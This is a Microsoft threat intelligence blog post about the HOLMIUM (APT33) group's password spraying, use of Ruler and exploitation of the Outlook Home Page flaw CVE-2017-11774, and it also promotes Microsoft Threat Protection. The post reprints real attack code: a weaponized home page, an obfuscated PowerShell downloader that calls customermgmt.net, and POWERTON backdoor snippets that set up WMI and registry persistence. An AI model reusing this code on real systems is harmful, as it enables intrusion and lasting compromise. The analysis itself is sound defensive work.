June 18, 2020

# Inside Microsoft Threat Protection: Mapping attack chains from cloud to endpoint

Microsoft Threat Protection Intelligence Team

The increasing pervasiveness of cloud services in today's work environments, accelerated by a crisis that forced companies around the globe to shift to remote work, is significantly changing how defenders must monitor and protect organizations. Corporate data is spread across multiple applications—on-premises and in the cloud—and accessed by users from anywhere using any device. With traditional surfaces expanding and network perimeters disappearing, novel attack scenarios and techniques are introduced.

Every day, we see attackers mount an offensive against target organizations through the cloud and various other attack vectors with the goal of finding the path of least resistance, quickly expanding foothold, and gaining control of valuable information and assets. To help organizations fend off these advanced attacks, Microsoft Threat Protection (MTP) leverages the Microsoft 365 security portfolio to automatically analyze cross-domain threat data, building a complete picture of each attack in a single dashboard. With this breadth and depth of clarity, defenders can focus on critical threats and hunting for sophisticated breaches across endpoints, email, identities and applications.

Among the wide range of actors that Microsoft tracks—from digital crime groups to nation-state activity groups—HOLMIUM is one of the most proficient in using

cloud-based attack vectors. Attributed to a Middle East-based group and active since at least 2015, HOLMIUM has been performing espionage and destructive attacks targeting aerospace, defense, chemical, mining, and petrochemical-mining industries. HOLMIUM's activities and techniques overlap with what other researchers and vendors refer to as APT33, StoneDrill, and Elfin.

HOLMIUM has been observed using various vectors for initial access, including spear-phishing email, sometimes carrying archive attachments that exploit the CVE-2018-20250 vulnerability in WinRAR, and password-spraying. Many of their recent attacks, however, have involved the penetration testing tool Ruler used in tandem with compromised Exchange credentials.

The group used Ruler to configure a specially crafted Outlook Home Page URL to exploit the security bypass vulnerability CVE-2017-11774, which was fixed shortly after it was discovered. Successful exploitation automatically triggered remote code execution of a script when an Outlook client synced with a mailbox and rendered the profile Home Page URL. These scripts, usually VBScript followed by PowerShell, in turn initiated the delivery of various payloads.

In this blog, the first in the Inside Microsoft Threat Protection series, we will show how MTP provides unparalleled end-to-end visibility into the activities of nation-state level attacks like HOLMIUM. In succeeding blog posts in this series, we will shine a spotlight on aspects of the coordinated defense delivered by Microsoft Threat Protection.

# Tracing an end-to-end cloud-based HOLMIUM attack

HOLMIUM has likely been running cloud-based attacks with Ruler since 2018, but a notable wave of such attacks was observed in the first half of 2019. These attacks combined the outcome of continuous password spray activities against multiple organizations, followed by successful compromise of Office 365 accounts and the

use of Ruler in short sequences to gain control of endpoints. This wave of attacks was the subject of a warning from US Cybercom in July 2019.

These HOLMIUM attacks typically started with intensive password spray against exposed Active Directory Federation Services (ADFS) infrastructure; organizations that were not using multi-factor authentication (MFA) for Office 365 accounts had a higher risk of having accounts compromised through password spray. After successfully identifying a few user and password combinations via password spray, HOLMIUM used virtual private network (VPN) services with IP addresses associated with multiple countries to validate that the compromised accounts also had access to Office 365.




*Figure 1. Password spray and compromised account sign-ins by HOLMIUM as detected in Azure Advanced Threat Protection (ATP) and Microsoft Cloud App Security (MCAS)*

Armed with a few compromised Office 365 accounts and not blocked by MFA defense, the group launched the next step with Ruler and configured a malicious Home Page URL which, once rendered during a normal email session, resulted in the remote code execution of a PowerShell backdoor through the exploitation of a vulnerability like CVE-2017-11774. The two domains abused by HOLMIUM and observed during this 2019 campaign were "*topaudiobook.net*" and "*customermgmt.net*".




*Figure 2. Exploitation of Outlook Home Page feature using Ruler-like tools*

```
<html>
<head>
<meta http-equiv="Content-Language" content="en-us">
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>Outlook</title>
<script id=clientEventHandlersVBS language=vbscript>
<!--
 Sub window_onload()
     Set Application = ViewCtl1.OutlookApplication
     Set cmd = Application.CreateObject("Wscript.Shell")
     cmd.Run "cmd /c powershell.exe -w 1 -noni -nop -en LgAgACgAIAAkAFMASABFAGwAbABpAEQAWwAxAF0A
 End Sub
-->

</script>
</head>

<body>
 <object classid="clsid:0006F063-0000-0000-C000-000000000046" id="ViewCtl1" data="" width="100%"
</body>
</html>
```

```
. ( $SHElliD[1]+$sHeLLiD[13]+'X')(('['+'S'+'ystem.Net.S'+'ervic'+'ePointM'+'an'+'ager]
:'+':Se'+'rve'+'rCe'+'r'+'t'+'i'+'ficat'+'eVal'+'i'+'dat'+'ionCallbac'+'k = { Zgp'+
'tru'+'e };slee'+'p 3;'+' Z'+'gpw'+'e'+'b'+'c'+'lien'+'t'+' '+'='+' '+'new'+'-obj'+
'ec'+'t System'+'.N'+'e'+'t.We'+'b'+'Cl'+'i'+'ent; Zg'+'p'+'we'+'b'+'client.Credent'
+'ials = '+'new-'+'o'+'bjec'+'t'+' Sys'+'tem.Net.N'+'e'+'t'+'w'+'o'+'rk'+'C'+'rede'+
'ntial(Rr'+'aauth'+'Rra, Rra2+fi'+'q'+'kJ>D7&}'+'ez?34^UgI@'+'_0wP=!M]v'+'tRra);'+'sleep
10;Z'+'gpDo'+'wn'+'l'+'oad'+'String=Zgp'+'w'+'ebc'+'lient'+'.Do'+'wnlo'+'ad'+'Str'+'ing'+
('+'Rrahttps:/'+'/'+'custom'+'e'+'rm'+'g'+'mt.net/'+'pa'+'ge/macro'+'c'+'osm'+'Rr'+'a);sl
ZgpDo'+'w'+'nl'+'o'+'adS'+'trin'+'g').REplaCe('Rra',[sTRiNg][ChaR]39).REplaCe(([ChaR]90+[
```

*Figure 3. Weaponized home page and initial PowerShell payload*

This initial foothold allowed HOLMIUM to run their custom PowerShell backdoor (known as POWERTON) directly from an Outlook process and to perform the installation of additional payloads on the endpoint with different persistence mechanisms, such as WMI subscription (T1084) or registry autorun keys (T1060). Once the group has taken control of the endpoint (in addition to the cloud

identity), the next phase was hours of exploration of the victim's network, enumerating user accounts and machines for additional compromise, and lateral movement within the perimeter. HOLMIUM attacks typically took less than a week from initial access via the cloud to obtaining unhampered access and full domain compromise, which then allowed the attackers to stay persistent for long periods of time, sometimes for months on end.

```
function Join {

        param (
      [string]$method = "",
      [string]$command = ""
                )
        if ($method -eq "wmi")
        {
                if (-Not (Privilege) -and $command -ne "check" )
                        {
                        Poster "`nUnsufficient privileges for wmi persist`n"
                        return
                        }
                else
                        {
                        $check=Get-WmiObject -Class __EventFilter -Namespace "root\subscription" -filter "name='fault'"
                        if ($command -eq "check")
                                {
                                        if($check)
                                        {
                                                Poster "`nwmi persist with name=fault *exist* !!`n"
                                        }
                                        else
                                        {
                                                Poster "`nwmi persist with name=fault *DOS NOT exist* !!`n"
                                        }
                                }
                        elseif ($command -eq "remove")
                                {
                                        Poster "`nRemoving wmi persist...`n"
                                        Get-WmiObject -Class __EventFilter -Namespace "root\subscription" -filter
                                        Get-WmiObject -Namespace "root\subscription" -Class 'CommandLineEventConsu
                                        Get-WmiObject -Namespace "root\subscription" -Class __FilterToConsumerBind
                                        Poster "`nWmi persist removed`n"
```

```
elseif ($method -eq "reg")
 {

                $directory="$env:APPDATA\fault"
                mkdir $directory
                $registrydirectory="$env:APPDATA\fault"
                $registryPath = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
                $registryName = "fault"
                $registryValue = "$registrydirectory\fault.exe"
                $testRegisteryPath=test-path $registrydirectory\fault.exe

                $CheckRegistery=Get-ItemProperty -Path $registryPath -Name $registryName
        if ($command -eq "add")
        {
                if($CheckRegistery)
                {
                        Poster "Registery Value With Name 'fault' exist"
                }
                elseif($testRegisteryPath)
                {
                        Poster "Exe path: $registrydirectory\fault.exe already exist"
                }
                else
                {
                        try{
                        Poster "`nAdding Registery With name 'fault' ...`n"
                        New-ItemProperty -Path $registryPath -Name $registryName -Value $registryValue -Force | Ou
                        Poster "`nSleeping 117 seconds ...`n"
                        start-sleep 117
                        Poster "`nDownloading Bytes ...`n"
                        $webclient = new-object System.Net.WebClient
                        $webclient.Credentials = new-object System.Net.NetworkCredential('public', '2+fiqkJ>D7&)ez
                        $file = $webclient.DownloadString("$SRVURL/page/upload")
```

*Figure 4. Snippets of HOLMIUM PowerShell backdoor (POWERTON) implementing two different persistence mechanisms: WMI event subscription (T1084) and Registry run keys or Startup folder (T1060)*

# HOLMIUM attacks as seen and acted upon by Microsoft Threat Protection

HOLMIUM attacks demonstrate how hybrid attacks that span from cloud to endpoints require a wide range of sensors for comprehensive visibility. Enabling organizations to detect attacks like these by correlating events in multiple domains – cloud, identity, endpoints – is the reason why we build products like Microsoft Threat Protection. As we described in our analysis of HOLMIUM attacks, the group compromised identities in the cloud and leveraged cloud APIs to gain code execution or persist. The attackers then used a cloud email configuration to run specially crafted PowerShell on endpoints every time the Outlook process is opened.

During these attacks, many target organizations reacted too late in the attack chain —when the malicious activities started manifesting on endpoints via the PowerShell commands and subsequent lateral movement behavior. The earlier attack stages like cloud events and password spray activities were oftentimes missed or sometimes not linked with activities observed on the endpoint. This resulted in gaps in visibility and, subsequently, incomplete remediation.

While it's relatively easy to remediate and stop malicious processes and downloaded malware on endpoints using endpoint security solutions, such a conventional approach would mean that the attack is persistent in the cloud, so the endpoint could be immediately compromised again. Remediating identities in the cloud is a different story.




*Figure 5. The typical timeline of a HOLMIUM attack kill-chain*

In an organization utilizing MTP, multiple expert systems that monitor various aspects of the network would detect and raise alerts on HOLMIUM's activities. MTP sees the full attack chain across domains beyond simply blocking on endpoints or zapping emails, thus putting organizations in a superior position to fight the threat.




*Figure 6. MTP components able to prevent or detect HOLMIUM techniques across the kill chain.*

These systems work in unison to prevent attacks or detect, block, and remediate malicious activities. Across affected domains, MTP detects signs of HOLMIUM's

attacks:

- Azure ATP identifies account enumeration and brute force attacks
- MCAS detects anomalous Office 365 sign-ins that use potentially compromised credentials or from suspicious locations or networks
- Microsoft Defender ATP exposes malicious PowerShell executions on endpoints triggered from Outlook Home Page exploitation




*Figure 7. Activities detected across affected domains by different MTP expert systems*

Traditionally, these detections would each be surfaced in its own portal, alerting on pieces of the attack but requiring the security team to stitch together the full picture. With Microsoft Threat Protection, the pieces of the puzzle are fused automatically through deep threat investigation. MTP generates a combined incident view that shows the end-to-end attack, with all related evidence and affected assets in one view.




*Figure 8. The MTP incident brings together in one view the entire end-to-end attack across domain boundaries*

Understanding the full attack chain enables MTP to automatically intervene to block the attack and remediate assets holistically across domains. In HOLMIUM attacks, MTP not only stops the PowerShell activity on endpoints but also contains the impact of stolen user accounts by marking them as compromised in Azure AD. This invokes Conditional Access as configured in Azure AD and applies conditions like MFA or limitations on the user account's permissions to access organizational resources until the account is remediated fully.




*Figure 9. Coordinated automatic containment and remediation across email, identity, and endpoints*

Security teams can dig deep and expand their investigation into the incident in Microsoft 365 Security Center, where all details and related activities are available in one place. Furthermore, security teams can hunt for more malicious activities and artifacts through advanced hunting, which brings together all the raw data collected across product domains into one unified schema with powerful query constructs.




*Figure 10. Hunting for activities across email, identity, endpoint and cloud applications*

Finally, when the attack is blocked and all affected assets are remediated, MTP helps organizations identify improvements to their security configuration that would prevent the attacker from returning. The Threat Analytics report provides an exposure view and recommends prevention measures relevant to the threat. For example, the Analytics Report for HOLMIUM recommended, among other things, applying the appropriate security updates to prevent tools like Ruler from operating, as well as completely eliminating this attack vector in the organization.

